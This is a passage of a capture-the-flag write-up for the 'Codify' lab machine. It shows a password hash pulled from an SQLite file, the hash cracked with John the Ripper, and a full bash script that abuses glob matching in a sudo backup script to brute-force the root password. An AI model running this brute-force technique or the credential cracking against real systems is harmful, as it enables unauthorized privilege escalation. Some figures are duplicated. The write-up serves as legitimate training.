


```
svc@codify:/var/www/contact$ ./tickets.db
./tickets.db
bash: ./tickets.db: Permission denied
svc@codify:/var/www/contact$
```

Figure 13: access denied ticket.db.

sooo, we need to find a way to read the ticket without opening it.

after doing some research and trying some ways, we got lucky with the string command and we got all the strings in the file including a hash of Joshua's password.




```
svc@codify:/var/www/contact$ ls
ls
index.js
package.json
package-lock.json
templates
tickets.db
svc@codify:/var/www/contact$ strings tickets.db
strings tickets.db
SQLite format 3
otableticketstickets
CREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT)P
Ytablesqlite_sequencesqlite_sequence
CREATE TABLE sqlite_sequence(name,seq)
        tableusersusers
CREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
    ))
indexsqlite_autoindex_users_1users
joshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
joshua
users
tickets
Joe WilliamsLocal setup?I use this site lot of the time. Is it possible to set this up locally? Like instead of coming to this site, can I download this and set it up in my own computer? A feature like that would be nice.open
Tom HanksNeed networking modulesI think it would be better if you can implement a way to handle network-based stuff. Would help me out a lot. Thanks!open
svc@codify:/var/www/contact$ 
```

Figure 14: strings inside tickets.db.

2.4 getting the user flag


after cracking the password using john the ripper we found Joshua's password.



```
┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines/devvortex]
└─$ echo '$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2' > codify.txt

┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines/devvortex]
└─$ john --wordlist=rockyou.txt codify.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob1       (?)
1g 0:00:00:19 DONE (2024-02-07 23:04) 0.05032g/s 70.65p/s 70.65c/s 70.65C/s winston..harry
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines/devvortex]
└─$ 
```

Figure 15: cracking Joshua's password.


and we tried to switch users using su but for reasons we don't know about, the machine kept bugging everytime we tried to use su.



```
svc@codify:/home$ su joshua
su joshua
Password: spongebob1
^C
```

Figure 16: su command.

but no worry, ssh port is open!! so we managed toget access to Joshua's account using ssh, and the flag was just in Joshua's home directory




```
┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines/codify]
└─$ sudo ssh joshua@10.10.11.239
[sudo] password for aloosh:
The authenticity of host '10.10.11.239 (10.10.11.239)' can't be established.
ED25519 key fingerprint is SHA256:Q8HdGZ3q/X62r8EukPF0ARSaCd+8gEhEJ10xotOsBBE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.11.239' (ED25519) to the list of known hosts.
joshua@10.10.11.239's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Feb  8 06:28:08 AM UTC 2024

  System load:                      0.05126953125
  Usage of /:                       63.6% of 6.50GB
  Memory usage:                     20%
  Swap usage:                       0%
  Processes:                        240
  Users logged in:                  0
  IPv4 address for br-030a38808dbf: 172.18.0.1
  IPv4 address for br-5ab86a4e40d0: 172.19.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.239
  IPv6 address for eth0:            dead:beef::250:56ff:feb9:26ee


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

joshua@codify:~$ 
```

Figure 17: Access to Joshua's account.

2.5 Root flag


As we love to do, the first step was to list Joshua's sudo privileges. and we found that Joshua has sudo privileges to execute a bash script



```
joshua@codify:~/linuxprivchecker-master$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:~/linuxprivchecker-master$ 
```

Figure 18: Joshua's sudo privileges list.


This Bash script is designed for backing up MySQL databases. It begins by defining variables for the MySQL user, password, and backup directory. The user is prompted to enter the MySQL password, which is then compared to the stored password. If they match, the script proceeds. Next, it creates the backup directory if it doesn't exist. The script retrieves a list of databases (excluding system databases) and iterates through them, creating individual backups in gzip-compressed files within the backup directory. Finally, it adjusts permissions for the backup directory and confirms successful backups.



```
joshua@codify:~/linuxprivchecker-master$ ls -l /opt/scripts/
total 4
-rwxr-xr-x 1 root root 928 Nov  2 12:26 mysql-backup.sh
joshua@codify:~/linuxprivchecker-master$ cat /opt/scripts/
cat: /opt/scripts/: Is a directory
joshua@codify:~/linuxprivchecker-master$ cat /opt/scripts/mysql-backup.sh
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_sc

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
```

Figure 19: script.

so we need to provide a root password. we tried to execute the code and tried to guess password using some default passwords like root or admin but it didn't work, then we tried with an empty password and guess what!! we passed the root password step, we still don't have access to the database bucause we need to provide an other password but this still a big hint!




```
joshua@codify:/var/backups$ bash /opt/scripts/mysql-backup.sh
/usr/bin/cat: /root/.creds: Permission denied
Enter MySQL password for root:
Password confirmed!
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'172.19.0.1' (using password: YES)
All databases backed up successfully!
Changing the permissions
/usr/bin/chown: changing ownership of '/var/backups/mysql': Operation not permitted
/usr/bin/chmod: changing permissions of '/var/backups/mysql': Operation not permitted
/usr/bin/chmod: cannot access '/var/backups/mysql/mysql.sql.gz': Permission denied
/usr/bin/chmod: cannot access '/var/backups/mysql/sys.sql.gz': Permission denied
Done!
joshua@codify:/var/backups$
```

Figure 20: trying to bypass the root password.

so, we started to read and analyse the script in more depth, and we found that also when using * as password it works too, this helped us to understand better.

in fact if we read the script again and specially the following line



```
joshua@codify:/var/backups$ bash /opt/scripts/mysql-backup.sh
/usr/bin/cat: /root/.creds: Permission denied
Enter MySQL password for root:
Password confirmed!
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'172.19.0.1' (using password: YES)
All databases backed up successfully!
Changing the permissions
/usr/bin/chown: changing ownership of '/var/backups/mysql': Operation not permitted
/usr/bin/chmod: changing permissions of '/var/backups/mysql': Operation not permitted
/usr/bin/chmod: cannot access '/var/backups/mysql/mysql.sql.gz': Permission denied
/usr/bin/chmod: cannot access '/var/backups/mysql/sys.sql.gz': Permission denied
Done!
joshua@codify:/var/backups$
```

Figure 21: trying to bypass the root password.


The vulnerability in the script is related to how the password confirmation is handled.

In the given script section, the comparison between the user-provided password (USER_PASS) and the actual database password (DB_PASS) is performed using the == operator inside double square brackets [[ ]] in Bash. However, this approach does not directly compare the strings; instead, it uses pattern matching. Consequently, the user input (USER_PASS) is treated as a pattern, and if it contains wildcard characters like * or ?, it can unintentionally match other strings.

For instance, consider the scenario where the actual password (DB_PASS) is password123, and the user enters * as their password (USER_PASS). The pattern match will succeed because * matches any string, potentially leading to unauthorized access.

This vulnerability allows an attacker to systematically brute force each character of the DB_PASS.


and here is the script we used to preform the brute force



```
$ script.sh ●
home > aloosh > Desktop > S2 > SE > machines > codify > $ script.sh
#!/bin/bash

check_password() {
    local p="$1"
    local command="echo '${p}*' | sudo /opt/scripts/mysql-backup.sh"
    local result
    result=$(eval "$command" 2>&1)
    if [[ "$result" == *"Password confirmed!"* ]]; then
        echo "Password confirmed!"
        exit 0
    fi
}

charset="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
password=""
is_password_found=false

while ! $is_password_found; do
    for char in $(echo "$charset" | fold -w1); do
        if check_password "${password}${char}"; then
            password+="${char}"
            echo "${password}"
            break
        fi
    done
done
```

Figure 22: root brute force script.


and after executing the code we managed to get the root password.



```
kljh12k3jhaskjh12k
mysql: [Warning] Using a password on the command line interface can be insecure.
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
kljh12k3jhaskjh12kj
mysql: [Warning] Using a password on the command line interface can be insecure.
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
kljh12k3jhaskjh12kjh
mysql: [Warning] Using a password on the command line interface can be insecure.
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
kljh12k3jhaskjh12kjh3
```

Figure 23: root password.


the rest is more than easy, we switched the user to root using the password we just found and after executing the code we managed to get the root password.



```
joshua@codify:~$ su root
Password:
root@codify:/home/joshua# 
```

Figure 24: Root Access.

then the root flag was just in the root directory



```
root@codify:/home# cd
root@codify:~# ls
root.txt  scripts
root@codify:~# cat root.txt
01266dbc7fcfdff154ed226bec65396f
root@codify:~# 
```

Figure 25: Root flag.